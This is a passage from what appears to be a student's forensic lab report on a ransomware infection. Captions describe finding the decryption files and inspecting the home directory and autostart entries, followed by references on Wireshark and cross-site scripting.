


I identified the files required for AES256 decryption.






This terminal shows file structure and permission details of the user's home directory.



I checked the /etc/xdg/autostart/ directory. This helped me look for anything unusual that could be causing the ransomware popup to appear when the system starts.



6. References

Wireshark User Guide. *Wireshark.org*. Available at: https://www.wireshark.org/docs/wsug_html_chunked/ (Accessed: 18 March 2025).

OWASP Top 10 - A7: Cross-Site Scripting (XSS). *OWASP Foundation*. Available at: https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html (Accessed: 20 March 2025)

Reflected XSS. *PortSwigger Web Security Academy*. Available at: https://portswigger.net/web-security/cross-site-scripting/reflected#how-to-find-and-test-for-reflected-xss-vulnerabilities (Accessed: 28 March 2025)